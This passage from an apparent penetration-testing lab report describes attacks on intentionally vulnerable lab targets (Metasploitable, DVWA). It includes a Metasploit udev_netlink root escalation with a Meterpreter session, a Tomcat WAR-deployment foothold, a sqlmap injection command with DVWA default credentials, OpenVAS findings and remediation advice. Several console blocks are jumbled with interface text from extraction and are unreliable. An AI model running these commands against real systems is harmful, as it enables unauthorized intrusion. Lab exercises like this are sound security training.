[*] Found netlink pid: 2476 Select WAR file to upload [ ] Browse... No file selected
[*] Writing payload executable (207 bytes) to /tmp/0XIXpevvQg [ ] Deploy
[*] Writing exploit executable (1879 bytes) to /tmp/pCqxzgvYLw [ ] Deploy
[*] chmod'ing and running it ...
[*] Sending stage (1017704 bytes) to 192.168.64.3
[*] Meterpreter session 3 opened (192.168.64.4:4445 -> 192.168.64.3:54841) at 2026-01-09 12:26:08 +0530
Tomcat Version          JVM Version          JVM Vendor
meterpreter > getuid          1.5.0             Free Software Foundation, Inc.
Server username: root
meterpreter > [ ]
```

Gained Root privileges; privilege escalation done.

Validation

The service running on port 8180 on metasploitable ie. Apache Tomcat is a Remote Code Execution Vulnerability. All the details for Proof of Concept (PoC) can be explored here: <https://www.exploit-db.com/exploits/52134>

Summary

The Apache Tomcat RCE is a critical vulnerability that allows an attacker to execute arbitrary system commands on a server running that specific version of the Tomcat web server. typically occurs when attackers exploit insecure default configurations, weak administrative credentials, or specific code vulnerabilities (like CVE-2020-1938). By gaining access to the Manager App, attackers upload malicious .WAR files containing web shells, granting them full unauthorized command control over the underlying server. The service running on port 8180 got exploited by brute forcing the username and password using Metasploit framework.

4. Post-Exploitation Practice

After establishing session1, use module linux/local/udev_netlink to escalate the privilege and get root rights.

```
WAR file to deploy
meterpreter > getuid
Server username: root
Select WAR file to upload 
meterpreter > shell
Deploy
Process 4880 created.
Channel 1 created.

echo "Confidential Lab Data - 2026-01-09" > /tmp/target.conf
Tomcat Version          JVM Version          JVM Ver
sha256sum /tmp/target.conf           1.5.0           Free Software Fo
d1fad16c8620ba2925f19b7e5b13e8c8b56f5f06f7a9a9a6b675a055ca224b76 /tmp/target.conf


```

After gaining root rights, create a sha256 hash to confirm exploit.


Item	Description	Collected By	Date	Hash Value
Config File	target.conf	VAPT Analyst	09-01-2026	d1fad16c8620ba2925f19b7e5b13e8c8b56f5f06f7a9a9a6b675a055ca224b76 /tmp/target.conf

The above hash shows the target has been exploited.



5. Capstone Project: Full VAPT Cycle

- In kali → Firefox → search <http://192.168.64.3/dvwa/>



- Login using the default credentials:

Username: admin
Password: password

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Damn Vulnerable Web Application (DVWA) v1.0.7

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If you get an error make sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: MySQL

Create / Reset Database

Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Setup successful!

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- Initialize Database:** Click the "Setup / Reset DB" button in the left-hand menu, then click "Create / Reset Database".



DVWA Security

Script Security

Security Level is currently **low**.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]

[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

- Type a 1 in the User ID box and hit "Submit."

• Set Security Level: Click "DVWA Security" in the sidebar and change the level to "Low" to start your practice.

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More info

<http://www.secureteam.com/security/reviews/5D0N1P76E.html>
http://en.wikipedia.org/wiki/SQl_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

- In Firefox, press **F12**, go to the **Storage** tab, click **Cookies**, and copy the PHPSESSID value.
- Run the Exploit in Kali Terminal


```
sqlmap -u "http://192.168.64.3/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=SESSION_ID" -dbs
```

Here, the "--dbs" identifies all the present databases.

o/p:

```
[14:45:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[14:45:17] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated

[*] ending @ 14:45:17 /2026-01-09/
```

Remediation

To fix SQL Injection (SQLi) effectively, following are a few remediations:

1. Use Prepared Statements (The Best Fix)

Instead of building a query with user input, use **Parameterized Queries**. This forces the database to treat user input as harmless text (data), never as a command.

2. Input Validation


Only allow expected data types. If a field asks for a "User ID," the system should reject any input that isn't a number.

3. Principle of Least Privilege

Configure the database so the web application's user account can only access the specific tables it needs. It should never have administrative (DBA) permissions.

PTES Technical Assessment Report

1. Executive Summary A comprehensive VAPT engagement was conducted against the target environment (192.168.64.3). The assessment identified critical vulnerabilities that allow for full database compromise and unauthorized administrative control of the host system. The below screenshot shows vulnerabilities found using OpenVas.



The screenshot shows the OpenVas interface with the following details:

- Report Date:** Tue, Jan 6, 2026 11:32 AM (Coordinated Universal Time)
- Report Type:** Coordinated Universal Time
- Report Status:** You have been inactive, your session will expire in 3 minutes
- Report ID:** 2a0f9a75-a48c-4d72-8e28-decad81e496
- Created:** Tue, Jan 6, 2026 11:32 AM (Coordinated Universal Time)
- Modified:** Tue, Jan 6, 2026 2:04 PM (Coordinated Universal Time)
- User:** admin1
- Results:** 68 of 632
- Hosts:** 2 of 2
- Ports:** 19 of 23
- Applications:** 16 of 16
- Operating Systems:** 1 of 1
- CVEs:** 34 of 34
- Closed CVEs:** 0 of 0
- TLS Certificates:** 2 of 2
- Error Messages:** 1 of 1
- User Tags:** 0

Vulnerability ↑↓	Severity ↓↑	QoD ↑↓	Host IP ↑↓	Name ↑↓	Location ↑↓	EPSS Score ↑↓	Percentile ↑↓	Created ↑↓
Possible Backdoor: Ingreslock	10.0 (Critical)	99 %	192.168.64.3		1524/tcp	N/A	N/A	Tue, Jan 6, 2026 1:31 PM Coordinated Universal Time
Distributed Ruby (dRuby/DRb) Multiple RCE Vulnerabilities	10.0 (Critical)	99 %	192.168.64.3		8787/tcp	N/A	N/A	Tue, Jan 6, 2026 1:29 PM Coordinated Universal Time
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.64.3	general/tcp	N/A	N/A		Tue, Jan 6, 2026 1:22 PM Coordinated Universal Time
TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	10.0 (Critical)	80 %	192.168.64.3	80/tcp	N/A	N/A		Tue, Jan 6, 2026 1:26 PM Coordinated Universal Time
The rexec service is running	10.0 (Critical)	80 %	192.168.64.3	512/tcp	N/A	N/A		Tue, Jan 6, 2026 1:23 PM Coordinated Universal Time

Greenbone OS 24.10.9



2. Technical Findings

- **SQL Injection (SQLi):** Utilizing sqlmap on the DVWA module, there were multiple injectable parameters identified. This vulnerability allowed for the full enumeration of seven databases and can result in extraction of sensitive user credentials from the dvwa.users table.

```
[14:45:16] [INFO] the back-end DBMS is MySQL
More info
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
http://www.securityteam.com/security/reviews/SDPONIP786.html
web application technology: PHP 5.2.4, Apache 2.2.8
http://www.php.net/manual/en/security.vulnerabilities.reflected.php
back-end DBMS: MySQL ≥ 4.1
http://www.w3.org/Security/www-tracks/html/injection.html
[14:45:17] [INFO] fetching database names
http://www.mysqlz.org/2013/09/sql-injection.html
available databases [7]:
XSS reflected
XSS stored
[*] dvwa
DVWA Security
[*] information_schema
PHP Info
[*] metasploit
About
[*] mysql
Logout
[*] owasp10
Username: admin
[*] tikiwiki
Security Level: low
[*] tikiwiki195
PHPIDS: disabled
[*] tikiwiki195
[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated
Committer: Michael Poelzer <mpoelzer@tiscali.at>
[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated
[14:45:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.64.3'
[14:45:17] [WARNING] your sqlmap version is outdated
[*] ending @ 14:45:17 /2026-01-09/
```

- **Broken Authentication & RCE:** An exposed Tomcat Manager terminal (port 8180) allowed for an initial foothold via a WAR file deployment, yielding a tomcat55 service shell.

The screenshot shows the Tomcat Manager interface. At the top, the URL is `http://192.168.64.3:8180/manager/html`. Below the header, there's a navigation bar with links to various services. The main content area has two tabs: "Manager" and "Deploy".

Manager Tab:

Manager		HTML Manager Help		Manager Help		Server Status			
List Applications	Path	Display Name	Running	Sessions	Commands	Start	Stop	Reload	Undeploy
/	Welcome to Tomcat		true	0		Start	Stop	Reload	Undeploy
/admin	Tomcat Administration Application		true	0		Start	Stop	Reload	Undeploy
/balancer	Tomcat Simple Load Balancer Example App		true	0		Start	Stop	Reload	Undeploy
/host-manager	Tomcat Manager Application		true	0		Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples		true	0		Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application		true	0		Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples		true	0		Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation		true	0		Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management		true	0		Start	Stop	Reload	Undeploy

Deploy Tab:

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URI:

- **Privilege Escalation:** By exploiting a kernel-level vulnerability (udev_netlink), local privileges were successfully escalated from a standard user to **root**. This was verified by capturing the SHA256 hash of a generated configuration file in the /tmp directory.



WAR file to deploy
[meterpreter](#) > getuid
 Server username: root
[meterpreter](#) > shell
 Process 4880 created.
 Channel 1 created.

Select WAR file to upload

echo "Confidential Lab Data - 2026-01-09" > /tmp/target.conf
 Tomcat Version JVM Version Free Software Found
 sha256sum /tmp/target.conf d1fad16c8620ba2925f19b7e5b13e8c8b56f5f06f7a9a9a6b675a055ca224b76 /tmp/target.conf

Remediation

To fix SQL Injection (SQLi) effectively, following are a few remediations:

1. Use Prepared Statements (The Best Fix)

Instead of building a query with user input, use **Parameterized Queries**. This forces the database to treat user input as harmless text (data), never as a command.

2. Input Validation

Only allow expected data types. If a field asks for a "User ID," the system should reject any input that isn't a number.

3. Principle of Least Privilege

Configure the database so the web application's user account can only access the specific tables it needs. It should never have administrative (DBA) permissions.

Non-Technical Report

Upon testing the host 192.168.64.3 for security, the conclusion is that the host is vulnerable from many parts and angles which if not patched or resolved can lead to unauthorized access of attackers to the host which can result in sensitive data theft of users and their private data. Recommended actions are to patch the system ASAP.